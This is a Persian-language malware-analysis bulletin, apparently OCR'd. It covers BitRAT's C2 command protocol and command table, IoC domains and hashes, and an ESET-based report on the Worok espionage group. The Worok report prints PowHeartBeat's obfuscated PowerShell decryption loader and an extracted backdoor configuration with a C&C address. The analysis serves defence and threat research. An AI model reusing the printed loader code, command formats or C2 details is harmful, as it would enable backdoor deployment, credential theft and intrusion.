| 30 | Start Microsoft Edge browser with specified parameters |
| 32 | Start Brave browser with specified parameters |
| 50 | Call KillMiner() to kill a process. |
| 55 | Download a file into %temp% folder as a Miner. |
| 56 | Download a file and execute. |
| 444 | Start an Opera browser with specified parameters. |
| 555 | Restart Outlook. |
| 556 | Restart FoxMail. |
| 557 | Restart Thunderbird. |
| 666 | Kill current Pandora HVNC Rat. |
| 1337 | Send Pong packet. |
| 3306 | Push data to override the system clipboard. |
| 3307 | Obtain the data from the system clipboard. |
| 3308 | Obtain credentials and cookies from the victim's browsers. |
| 4875 | Start a CMD program. |
| 4876 | Start a PowerShell program. |
| 8585 | Start a Chrome browser with a default URL. |
| 8586 | Kill all Chrome browsers. |
| 8587 | Reset Scale. |
| 8589 | Same as 56. Download a file and execute. |


## بدافزار بدون فایل BitRAT

سومین بدافزار بدون فایلی که به پروسه aspnet_compiler.exe تزریق می‌شود، BitRat است که گفته می‌شود یک تروجان دسترسی از راه دور است. بدافزار BitRat، قابلیت‌های جمع‌آوری اطلاعات نظیر داده‌های Clipboard، کلیدهای فشرده شده توسط کاربر (Keylogger)، اطلاعات


اصالت‌سنجی برنامه‌های کاربردی مختلف، ثبت تصاویر از طریق دوربین دستگاه (Webcam Logging) و ضبط صدا (Voice Recording) را برای مهاجمان فراهم می‌کند. فرامین کنترلی گسترده‌ای برای کنترل دستگاه قربانی نظیر دانلود و اجرای یک فایل، کنترل از راه دور دسکتاپ، کنترل پروسه‌ها و سرویس‌ها، Reverse Socks و غیره وجود دارد.

مرحله اول:


پیکربندی رمزگذاری BitRat مشابه Ave Maria Rat است. شکل زیر رمزگشایی شده پیکربندی آن را در حافظه نشان می‌دهد، جایی که سرور C2 و درگاه (۸۹۰)، شناسه کلاینت (f2b8b66873ca913a) و موارد دیگر در آن وجود دارد.




تلاش جهت اتصال به سرور C2 ادامه می‌یابد. سپس با بکارگیری پروتکل TLS 1.2 از ترکیب رمزگذاری RSA و AES جهت انتقال بسته استفاده می‌شود. شکل زیر مدلی را نشان می‌دهد که در آن، داده‌های متنی به صورت Base64 کدگذاری و با روش AES-256 رمزگذاری می‌شوند. در نهایت، داده های رمزگذاری شده را از طریق پروتکل TLS 1.2 به سرور C2 ارسال می‌کند.




در این بخش توضیح می‌دهیم که یک بسته متنی ساده چگونه است. شکل زیر، تصویری از نرم‌افزار اشکال‌یاب (Debugger) را نشان می‌دهد که بدافزار BitRat در آن بسته متنی ساده را با بکارگیری اطلاعات اولیه دستگاه قربانی به صورت Base64 کدگذاری می‌کند.




این بسته شامل بخش‌های زیادی است که با «|» از هم جدا شده‌اند؛ این بخش‌ها عبارتند از شناسه کلاینت (f2b8b66873ca913a)، نام کاربری، نام کامپیوتر، اطلاعات CPU، کارت GPU، نام سیستم (Win 7)، مدت زمان روشن بودن دستگاه، زمان بی‌کاری سیستم، مقدار RAM، نشانی IP، اینکه آیا کاربر ورود به سیستم Admin است یا خیر، نسخه کلاینت بدافزار BitRat (1.38) و غیره. در مرحله بعد، بسته به شیوه Base64 کدگذاری و به صورت AES-256 رمزگذاری شده و در نهایت به سرور C2 ارسال می‌شود.

هنگامی که سرور C2 این بسته را دریافت کرد، دستگاه قربانی در رابط کنترلی آن ظاهر می‌شود، جایی که هکر می‌تواند دستگاه آلوده را کنترل کند.

مرحله دوم:

BitRat قدرتمندتر از AveMariaRAT و PandoraHVNC است زیرا تعداد زیادی فرمان کنترلی (۱۷۲ فرمان) را جهت کنترل دستگاه قربانی ارائه می‌دهد.

شکل زیر داشبورد را در هنگام اتصال به سیستم قربانی در سمت سرور C2 نشان می‌دهد. در سمت چپ، اطلاعات اولیه دستگاه قربانی وجود دارد، در حالی که برخی از قابلیت‌ها در سمت راست فهرست شده‌اند.




به غیر از قابلیت‌های نمایش داده شده در داشبورد، قابلیت‌های زیر نیز از طریق منوی آن ارائه می‌شود:

- Chat
- Clear browsers
- Clipboard management
- DLL injection
- Change desktop background
- Open website
- Notes
- UAC bypass
- Kill Windows Defender
- Show preview of screen or webcam
- Keylog download & search
- Reverse socks
- System management (reboot, shutdown, sleep, etc.)
- BitRat client's update and uninstall
- DDoS attack (plugin)

- Mining (plugin)
- Telegram bot (plugin)
- Passwords Logins (plugin)

مرحله سوم:

هنگامی که BitRat بسته فرمان کنترل را دریافت می‌کند، فقط به رمزگشایی AES-256 جهت بازیابی بسته متنی ساده (Plaintext) نیاز دارد. ساختار بسته متنی ساده را با استفاده از مثال زیر توضیح می‌دهیم:

"ddos_start|MTkyLjE2OC4yMi4xNQ==|3333|1|tcp|tcp|1|0|L3NpdGUucGhwP3g9dmFsMSZ5PXZhbDI="

هر بسته دستوری با رشته نام دستور و پارامترهای بعدی شروع می‌شود که با علامت "|" از هم تفکیک می‌شوند.

دستور مثال بالا از دستگاه آلوده می‌خواهد که یک حمله DDoS را شروع کند، که در آن ddos_start نام فرمان است، MTkyLjE2OC4yMi4xNQ== نشانی IP هدف مورد نظر است که بصورت Base-64 (Base64-encoded) کدگذاری شده است، 3333 پورت موردنظر، tcp نیز Flood method می‌باشد. پروتکل tcp است، شماره رشته «۱»، مقدار آن «۰» و آخرین فیلد مربوط به داده می‌باشد.

اولین بار، بدافزار BitRat فهرستی که در آن به گره‌های حاوی نام فرمان و شماره فرمان (مانند ddos_start برای 85H) لینک‌دهی شده را علاوه بر چندین Flag مقداردهی اولیه می‌کند. بدافزار BitRat تابعی دارد که از طریق آن گره‌ها و با مقایسه رشته‌ای، در جستجوی گره‌ای است که با نام فرمان بسته مطابقت داشته باشد. نام فرمان از offset +10H گره شروع می‌شود و شماره فرمان مربوطه در یک dword از نشانی offset +28H ذخیره می‌شود. در عبارات زیر گره مذکور در ddos_start قرار دارد.

```
Offset+00   A0 2E 30 00 00 71 3E 00 A0 2E 30 00 00 00 00 00   .0..q>. .0.....
Offset+10   64 64 6F 73 5F 73 74 61 72 74 00 00 00 00 00 00   ddos_start......
Offset+20   0A 00 00 00 0F 00 00 00 85 00 00 00               ............
```

BitRat عمل تطابق را از طریق شماره فرمان انجام می‌دهد. در ادامه در جدول زیر بیشترین فرامین کنترلی بدافزار BitRat را همراه با توضیحات مختصری از آنها، فهرست می‌کنیم.

| Cmd Name | Num | Description |
|---|---|---|
| "cli_up" | 00H | Update BitRat client. |
| "rc" | 01H | Reconnect to the C2 server. |
| "cli_dc" | 02H | Disconnect to the C2 server. |
| "cli_un" | 03H | Uninstall BitRat client from the victim's device. |
| "cli_sleep" | 04H | Put the victim's system into sleep. |
| "cli_hib" | 05H | Put the victim's system into hibernation. |
| "cli_log" | 06H | Have the victim's system to log out the current user. |
| "cli_rs" | 07H | Restart the victim's device. |
| "cli_off" | 08H | Shutdown the victim's device. |
| "cli_bsod" | 09H | Make the victim's system crash with a blue screen. |
| "info" | 0AH | Request for the basic information of the victim's device. |
| "drives_get" | 0BH | List drivers, like "C:\", "D:\" and etc. |
| "files_exec" | 0CH | Execute a file on the victim's disk with given parameters. |
| "files_delete_normal" | 0FH | Delete a specified file. |
| "files_delete_secure" | 10H | Delete a specified file with a security way. |
| "files_rename" | 11H | Rename a file. |
| "files_new_dir" | 12H | Create a folder. |
| "files_zip" | 13H | Make a zip archive of a file. |
| "files_zip_dir" | 14H | Make a zip archive of a folder. |
| "files_get" | 15H | List files under a specified path. |
| "files_search" | 16H | Search files by filter string. |
| "files_search_stop" | 17H | Stop file searching. |
| "files_download" | 18H | Transfer a file from the victim's device to the C2 server. |
| "files_upload" | 1AH | Transfer a file from the C2 server onto the victim's device. |
| "prc_list" | 1DH | List running processes. |
| "prc_suspend" | 1EH | Suspend a process with its PID. |
| "prc_resume" | 1FH | Resume a suspended process with its PID. |
| "prc_priority" | 20H | Set a process's priority with a given PID. |
| "prc_kill" | 21H | Kill a process with its PID. |
| "prc_restart" | 22H | Restart a process. |
| "srv_list" | 23H | List system services on the victim's device. |
| "srv_start" | 24H | Start a service. |
| "srv_control" | 25H | Pause, stop, continue a service. |
| "wnd_list" | 27H | List all windows being opened on the victim's device. |
| "wnd_cmd" | 28H | Control a window. such as hide, show, maximize, minimize, etc. |
| "dlexec" | 2AH | Download and execute an executable file. |
| "screenlive" | 2CH | Start screen capture. |
| "screenlive_stop" | 2DH | Stop screen capture. |
| "screenlive_monitor" | 2EH | Start screenlive monitor. |
| "screenlive_size" | 2FH | Set screenlive size. |
| "screenlive_quality" | 30H | Set screenlive quality" |
| "screenlive_cursor" | 31H | Set screenlive cursor to show or hide. |
| "screenlive_color" | 32H | Set screenlive color to gray or color. |
| "screenlive_click" | 35H | Simulate to perform mouse click on screenlive windows. |
| "screenlive_move" | 36h | Move screenlive to a given position. |
| "screen_preview_start" | 38H | Start screen preview. |
| "screen_preview_stop" | 39H | Stop screen preview. |
| "monitors_refresh" | 3BH | Refresh monitors. |
| "webcam_devices" | 3CH | List webcam interfaces. |
| "webcam_quality" | 3DH | Set webcam quality. |
| "webcam_start" | 3EH | Start webcam capture. |
| "webcam_stop" | 3FH | Stop webcam. |
| "klgoff_list" | 43H | List offline keylogger files. |
| "klgoff_get" | 44H | Transfer an offline keylogger file. |
| "klgoff_dl_all" | 45H | Transfer all keylogger files. |
| "klgoff_del" | 46H | Delete an offline keylogger file. |
| "klgonlinestart" | 48H | Start the online keylogger. |
| "klgonlinestop" | 49H | Stop the online keylogger. |
| "klg_search" | 4AH | Search keywords in keylogger data. |
| "aud_rec_list" | 4DH | List audio devices. |
| "shell_start" | 4EH | Start a remote shell on the victim's device. |
| "shell_stop" | 4FH | Stop the remote shell. |
| "shell_exec" | 50H | Exeucte a command trhough the remote shell. |
| "con_list" | 51H | List all processes with network connections. |
| "crd_logins_data" | 64H | Collect the credentials from apps on the victim's device. |
| "crd_logins_req" | 65H | Transfer the collected credentials. |
| "remotebrowser" | 6DH | Remotely start the victim's default browser invisible. |
| "remotebrowser_stop" | 6EH | Stop the remote browsers. |
| "remotebrowser_key" | 6FH | Press a keyboard key on the remote browser. |
| "remotebrowser_click" | 70H | Click on the remote browser. |
| "remotebrowser_quality" | 72H | Set the remote browser quality. |
| "settings" | 78H | Configure the BitRat client. |
| "soft_list" | 79H | List the installed software on the victim's device. |
| "soft_uninstall" | 7AH | Uninstall software from the victim's device. |
| "reg_hkeys_get" | 7EH | Obtain a list of HKEYs (Handles to the Keys) of the victim's system registry. |
| "reg_keys_root_get" | 7FH | List the root keys under a HKEY of the system registry. |
| "reg_keys_get" | 80H | Navigate a sub-key of the system registry. |
| "reg_val_edit" | 81H | Add a value into the system registry. |
| "reg_val_del" | 82H | Delete a value from the system registry. |
| "reg_key_add" | 83H | Add a sub-key into the system registry. |
| "reg_key_del" | 84H | Delete a sub-key from the system registry. |
| "ddos_start" | 85H | Start a DDOS attack from the victim's device. |
| "ddos_stop" | 86H | Stop the DDOS attack. |
| "bypass" | 87H | Attempt the UAC bypass using exploit. |
| "prc_protect" | 88H | Protect a process. |
| "wd_kill" | 89H | Kill the Windows defender service. |
| "autoruns_req" | 92H | Collect a list of auto run progress from the system registry. |
| "autoruns_data" | 93H | Request the auto run data. |
| "autoruns_del" | 94H | Delete an auto-run item. |
| "s_list" | 95H | List the tasks from the system Task Scheduler of the infected system. |
| "task_del" | 96H | Delete a task from the system Task Scheduler. |
| "spread" | 97H | Spread usb. |
| "bg_change" | 98H | Change the desktop background of the victim's desktop. |
| "scr_off" | 99H | Turn off screen. |
| "browsers_clear" | 9BH | Close the browsers such as Chrome, Firefox, Edge, Opera, IE, Vivaldi, Brave, Chromium, Torch, UCBrowser and clean its data. |
| "notes_get" | 9CH | Obtain notes that were set to the victim's device. |
| "notes_set" | 9DH | Set notes to the victim device. |
| "website_open" | 9FH | Open a website with the default web browser on the victim's device. |
| "vol_edit" | A0H | Change master volume. |
| "msgbox" | A3H | Display the victim a message box with a message. |
| "clipboard_get" | A2H | Obtain the system clipboard data from the victim's system. |
| "injdll" | A4H | Inject a dll into a specified process or all processes. |
| "chat_start" | A9H | Pop up a chatting box to the victim. |
| "chat_msg" | AAH | Chat with the victim using the chatting box. |
| "chat_stop" | ABH | Stop chatting. |

## جمع‌بندی

در این مقاله، کد مخرب سه بدافزار بدون فایل بکارگرفته شده در کارزار فیشینگ را بررسی کردیم و توضیح دادیم که آنها به چه پروسه‌هایی تزریق و اجرا می‌شوند.

در ادامه نحوه اتصال این سه بدافزار به سرور C2 را تشریح نموده و ساختار بسته‌هایی که به سرور C2 ارسال می‌شوند را نمایش دادیم. همچنین مقادیری که به بسته‌های فرامین کنترلی در کلاینت‌های بدافزار جهت کنترل دستگاه قربانی ارسال می‌شود را ارائه کردیم.

علاوه بر این ضمن نمایش جداول فرامین کنترلی هر یک از این بدافزارها، قابلیت‌های این سه بدافزار را همراه با چند مثال جهت اثبات نحوه بکارگیری مهاجمان از آنها شرح دادیم.

## نشانه‌های آلودگی (IoC):

دامنه (Domain)

vncgoga[.]duckdns[.]org:1338
mubbibun[.]duckdns[.]org:999
danseeeee[.]duckdns[.]org:2022
maraipasoo[.]duckdns[.]org:890
hxxps://taxfile[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file
hxxps://www[.]mediafire[.]com/file/c3zcoq7ay6nql9i/back[.]htm/file
hxxps://www[.]mediafire[.]com/file/jjyy2npmnhx6o49/Start[.]htm/file
hxxps://taxmogalupupitpamobitola[.]blogspot[.]com/atom[.]xml

درهم‌ساز (Hash)

[Remittance-Details-951244-1.xlam]:8007BB9CAA6A1456FFC829270BE2E62D1905D5B71E9DC9F9673DEC9AFBF13BFC

[APRL27.htm]: D71ADD25520799720ADD43A5F4925B796BEA11BF55644990B4B9A70B7EAEACBA

[mainpw.dll]:3D71A243E5D9BA44E3D71D4DA15D928658F92B2F0A220B7DEFE0136108871449

## منابع:

https://www.fortinet.com/blog/threat-research/phishing-campaign-delivering-fileless-malware

https://www.fortinet.com/blog/threat-research/phishing-campaign-delivering-fileless-malware-part-two

# حملات گروه هکری Worok

## به سازمان‌های دولتی


محققان ای‌سِت (ESET) اخیراً حملات هدفمندی را شناسایی کرده‌اند که حداقل از سال ۲۰۲۰ فعال بوده و با بکارگیری ابزارهای ناشناخته‌ای، سازمان‌هایی را در کشورهای مختلف از جمله منطقه خاورمیانه مورد هدف قرار داده‌اند. این حملات توسط یک گروه جاسوسی که قبلاً ناشناخته بود، انجام شده و محققان ای‌سِت آن را Worok نامیده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده به بررسی این حملات پرداخته شده است.

مجموعه ابزار بکارگرفته شده توسط گروه Worok شامل یک بارگذاری کننده C++ به نام CLRLoad، یک «دسترسی غیرمجاز» از نوع PowerShell به نام PowHeartBeat و یک راه‌انداز C# به نام PNGLoad می‌باشد که از نوعی رمزنگاری خاص موسوم به Steganography برای پنهان نمودن کد مخرب در فایل‌های PNG استفاده می‌کند.

### Worok

در طول افشای آسیب‌پذیری ProxyShell به شناسه CVE-2021-34523، فعالیت‌هایی از گروه‌های مختلف APT مشاهده شد که به نظر می‌رسید با گروه هکری چینی TA428 مرتبط باشد چون همگی دارای ویژگی‌های مشترکی نظیر زمان فعالیت، هدفمند بودن حملات و بکارگیری ShadowPad بودند.

بقیه مجموعه ابزارهایی که توسط مهاجمان Worok بکارگرفته می‌شود، بسیار متفاوت است. گروه هکری TA428 در آلوده‌سازی و هک Able Desktop در سال ۲۰۲۰ مشارکت داشت ولی Worok به اندازه کافی پیشرفته نیست که بتوان آن را همانند گروه TA428 در نظر گرفت با این حال این دو گروه ممکن است ابزارهای مشترکی داشته باشند. نام این گروه هکری با عنوان Worok، از mutex که در بارگذاری‌کننده (Loader) آن مورد استفاده قرار گرفته، برگرفته شده است. به نقل از محققان ای‌سِت، Worok از اواخر سال ۲۰۲۰ فعال بوده و تا زمان نگارش این گزارش همچنان فعال است.

در پاییز سال ۱۴۰۰، این گروه دولت‌ها و سازمان‌های مختلفی را در کشورهای مختلف از جمله منطقه خاورمیانه مورد هدف قرار داد.


گروه هکری Worok پس از وقفه قابل توجهی در بازه زمانی اردیبهشت ۱۴۰۰ تا دی سال ۱۴۰۰، فعالیت خود را مجدد در بهمن ۱۴۰۰ با حمله به یک نهاد عمومی در جنوب شرق آسیا و بخش انرژی در آسیای مرکزی مجدد از سر گرفت.

با توجه به ابزارهای بکارگرفته شده علیه این قربانیان، به نظر می‌رسد که هدف اصلی Worok سرقت اطلاعات است.

## تحلیل تکنیکال

با وجود این که اکثر دسترسی‌ها و نفوذ اولیه در این حملات همچنان ناشناخته است، در برخی حملات انجام شده در سال‌های ۱۴۰۰ و ۱۴۰۱ از آسیب‌پذیری ProxyShell سوءاستفاده شده است. در چنین مواردی، معمولاً Webshell پس از بهره‌جویی از این آسیب‌پذیری‌ها به منظور تداوم در شبکه قربانی بارگذاری می‌شود. سپس اپراتورها از کدهای مخرب مختلف جهت به دست آوردن قابلیت‌های بیشتر استفاده می‌کنند.

بعد از نفوذ به سیستم موردنظر، هکرهای Worok با بکارگیری ابزارهای متعدد و معتبری نظیر Mimikatz، EarthWorm، ReGeorg و NBTscan، کدهای مخرب و شخصی‌سازی شده خود را اجرا می‌کنند. به دنبال بکارگیری یک راه‌انداز در مرحله اول، یک بارگذاری‌کننده .NET (PNGLoad) در مرحله دوم اجرا می‌شود. در سال ۱۴۰۰، بارگذاری‌کننده مرحله اول CLR Assembly به نام CLRLoad بود در حالی که در سال ۱۴۰۱، در اکثر موارد، یک «دسترسی غیرمجاز» از نوع PowerShell با عنوان (PowHeartBeat) با قابلیت‌های کامل‌تر جایگزین آن شده است. هر دوی این زنجیره اجرایی در شکل زیر نشان داده شده‌اند. ابزارها به تفصیل در بخش‌های فرعی زیر تشریح شده‌اند.




### CLRLoad

CLRLoad بارگذارکننده‌ای است که به زبان C++ نوشته شده و یک PE مربوط به Windows است که در هر دو نسخه ۳۲ و ۶۴ بیتی وجود دارد و در واقع فایل DLL از نوع Common Language Runtime (CLR) assembly می‌باشد. این کد از فایلی که بر روی دیسک و در یک دایرکتوری معتبر قرار دارد و احتمالاً برای گمراه کردن قربانیان یا پاسخ‌دهندگان به رویدادها، بارگذاری می‌شود تا گمان کنند که نرم‌افزاری معتبر و قانونی است.

برخی از نمونه‌های CLRLoad با رمزگشایی مسیر کامل فایلی که محتوای آن در مرحله بعدی بارگذاری می‌شود، شروع می‌شود. این مسیرها با یک XOR تک بایتی و با یک کلید متفاوت در هر نمونه کدگذاری می‌شوند. مسیرهای فایل به صورت رمزگشایی شده یا متن شفاف زیر می‌باشد:

- C:\Program Files\VMware\VMware Tools\VMware VGAuth\xsec_1_5.dll
- C:\Program Files\UltraViewer\msvbvm80.dll
- C:\Program Files\Internet Explorer\Jsprofile.dll
- C:\Program Files\WinRar\RarExtMgt.dll
- C:\Program Files (x86)\Foxit Software\Foxit Reader\lucenelib.dll

در مرحله بعد، یک mutex ایجاد شده و در هر نمونه نامی متفاوت مشاهده می‌شود. بارگذاری‌کننده این mutex را بررسی می‌کند. اگر پیدا شد، یعنی بارگذاری‌کننده از قبل در حال اجرا است، پس خارج می‌شود. در یکی از نمونه‌ها، یک mutex با نام Wo0r0KGWhYGO مشاهده شده که نام Worok را محققان از برداشت شده است.

سپس CLRLoad یک CLR Assembly را از مسیر فایل احتمالاً رمزگشایی شده، بارگذاری می‌کند. به عنوان کد مدیریت نشده، CLRLoad از طریق فراخوانی CorBindToRuntimeEx در Windows API در نسخه‌های ۳۲ بیتی یا فراخوانی CLRCreateInstance در نسخه‌های ۶۴ بیتی اجرا می‌شود.

## PowHeartBeat؛ دسترسی غیرمجاز از نوع PowerShell


PowHeartBeat که در PowerShell نوشته شده، «دسترسی غیرمجاز» را فراهم می‌کند و با استفاده از تکنیک‌های مختلفی نظیر فشرده‌سازی، رمزگذاری و کدگذاری، مبهم‌سازی شده است. به نقل از محققان ای‌سِت، در کارزارهای اخیر Worok، PowHeartBeat به عنوان ابزاری جهت راه‌اندازی PNGLoad، جایگزین CLRLoad شده است.

اولین لایه کد «دسترسی غیرمجاز» شامل چند تکه کد PowerShell است که به صورت base64 کدگذاری شده است. پس از ایجاد کدمخرب، این کد از طریق IEX اجرا می‌شود و پس از کدگذاری، لایه دیگری از کد مبهم‌سازی شده همانند شکل زیر اجرا می‌شود.

```
function install-scapy243([String] $pyDatalog0171, [String] $entrypoints03, [String] $websocketclient0560, [Byte[]] $dpkt192)
{
$torch120cpu = [Convert]::FromBase64String($websocketclient0560);
$encoding = New-Object System.Text.ASCIIEncoding;
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($pyDatalog0171, $encoding.GetBytes($entrypoints03), "
[Byte[]] $scikitlearn0213 = $derivedPass.GetBytes(16);
$Pillow610 = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$Pillow610.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $pyparsing242 = New-Object Byte[]($torch120cpu.Length);
$g = $Pillow610.CreateDecryptor($scikitlearn0213, $dpkt192);
$i = New-Object System.IO.MemoryStream($torch120cpu, $True);
$j = New-Object System.Security.Cryptography.CryptoStream($i, $g, [System.Security.Cryptography.CryptoStreamMode]::Read);
$r = $j.Read($pyparsing242, 0, $pyparsing242.Length);
$i.Close();
$j.Close();
$Pillow610.Clear();
$ms = New-Object System.IO.MemoryStream;
$ms.Write($pyparsing242, 0, $pyparsing242.Length);
$ms.Position = 0;
$gs = New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress);
$mem = New-Object System.IO.MemoryStream;
$buf = New-Object byte[](4096);
while ($True)
{[int]$intRead = $gs.Read($buf, 0, 4096);
if ($intRead -eq 0){break;}
$mem.Write($buf, 0, $intRead);
}[Byte[]] $jupyternbextensionsconfigurator041=$mem.ToArray();
$mem.Close();
if (($jupyternbextensionsconfigurator041.Length -gt 3) -and ($jupyternbextensionsconfigurator041[0] -eq 0xEF) -and ($jupyternbex
return $encoding.GetString($jupyternbextensionsconfigurator041).TrimEnd([Char] 0);
}
```

لایه دوم یعنی base64 کدگذاری شده، کد لایه بعدی خود را رمزگشایی می‌کند و سپس با Triple DES (وضعیت CBC) رمزگشایی می‌شود. پس از رمزگشایی، این کد با استفاده از الگوریتم Gzip از حالت فشرده خارج می‌شود و به این ترتیب لایه سوم کد PowerShell که همان «دسترسی غیرمجاز» واقعی است، ایجاد شده و به دو بخش اصلی تقسیم می‌شود: پیکربندی، و کنترل دستورات «دسترسی غیرمجاز».

لایه اصلی کد «دسترسی غیرمجاز» نیز در PowerShell نوشته شده و از HTTP یا ICMP برای ارتباط با سرور C&C استفاده می‌کند. همانطور که در شکل زیر نشان داده شده است.




## پیکربندی

این پیکربندی شامل چندین فیلد از جمله شماره نسخه، پیکربندی اختیاری پروکسی و نشانی C&C است. جدول زیر معانی فیلدهای پیکربندی را در نسخه‌های مختلف توضیح می‌دهد.

| Field name | Description |
|---|---|
| `nouse / ikuytydytg` (other samples) | Unused. |
| `ClientId` | Client identifier, used for the following purposes.<br>- As a value when constructing the `Cookie` header for C&C communications.<br>- As a cryptographic artifact for sent-data encryption. |
| `Version` | Version number of PowHeartBeat. |
| `ExecTimes` | Number of allowed execution attempts when issuing a `RunCmd` (command running) command. |
| `UserAgent` | User agent used for C&C communications. |
| `Referer` | `Referer` header used for C&C communications. |
| `AcceptEncoding` | Unused. |
| `CookieClientId`<br>`CookieTaskId`<br>`CookieTerminalId` | Values used to construct the `Cookie` header for C&C communications. |
| `UrlHttps` | Protocol to use for C&C communications. |
| `UrlDomain`<br>`IPAddress`<br>`Domains` | URL, domain(s), or IP address used as the C&C server. If `Domains` is not empty, it is chosen instead of `IPAddress`. In other cases, `IPAddress` is taken. |
| `UrlSendHeartBeat` | URL path used when the backdoor asks the C&C server for commands. |
| `UrlSendResult` | URL path used when the backdoor sends the results of the command back to the C&C server. |
| `GetUrl` | Complete URL, used by PowHeartBeat to request commands from the C&C server. It is the concatenation of the URL elements above. |
| `PutUrl` | Same as `GetUrl` but used to send the results of the command back to the C&C server. |
| `currentPath` | Unused. |
| `ProxyEnableFlag` | Flag indicating whether the backdoor must use a proxy or not in order to communicate with the C&C server. |
| `Proxymsg` | Address of the proxy to use if `ProxyEnableFlag` is set to `true`. |
| `Interval` | Time in seconds that the script sleeps for between GET requests. |
| `BasicConfigPath` | Path to an optional configuration file containing `UpTime`, `DownTime`, `DefaultInterval`, and `Domains`. Those values will be overridden if the file is present. |
| `UpTime` | Time of day from which the backdoor starts operating, meaning it starts making GET requests to the C&C server. |
| `DownTime` | Time of day until which the backdoor can operate, meaning the time when it stops making requests to the C&C server. |
| `DomainIndex` | Index of the current domain name to use for communications with the C&C server. In case a request returns an error message different from `304` ('Not modified'), `DomainIndex` is increased. |
| `SecretKey` | Key used to decrypt/encrypt the configuration. Configuration is encrypted with multiple byte XOR. |
| `IfLog` | Unused. |
| `IfLogFilePath` | Flag indicating whether logging is enabled. |
| `logpath` | Path of the log file. |
| `ProxyFile` | File path of the optional proxy configuration. If it is empty or not found in the file system, the backdoor retrieves the user's proxy settings from the registry value `HKCU\Software\Microsoft\Windows \CurrentVersion\Internet Settings\ProxyServer`. |
| `IfConfig` | Flag indicating whether to use a configuration file. |

در ادامه پیکربندی استخراج شده از یک نمونه PowHeartBeat را که دارای هش زیر می‌باشد، نشان مداده شده است.

SHA-1: 757ABA12D04FD1167528FDD107A441D11CD8C427

```
$Script:nouse = 100;
if(Test-Path $MyInvocation.MyCommand.Path){Remove-item $MyInvocation.MyCommand.Path -Force;}
$Script:ClientId = "83";
$Script:Version = "2.1.3.0003";
$Script:ExecTimes = 10;
$Script:UserAgent = "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/69.0.3487.100 Safari/537.36";
$Script:Referer = "www.adobe.com";
$Script:AcceptEncoding = "text/html,app1ication/xhtml+xml,app1ication/xml;q=0.9,*/*;q=0.8";
$Script:CookieClientId = "s_ecid";
$Script:CookieTaskId = "aam_uuid";
$Script:CookieTerminalId = "AAMC_adobe_0";
$Script:UrlHttps = "http://";
$Script:UrlDomain=  " 118.193.78[.]22:443";
$Script:UrlSendHeartBeat = "/latest/AdobeMessagingClient.js";
$Script:UrlSendResult = "/content/dam/offers-homepage/homepage.jpg";
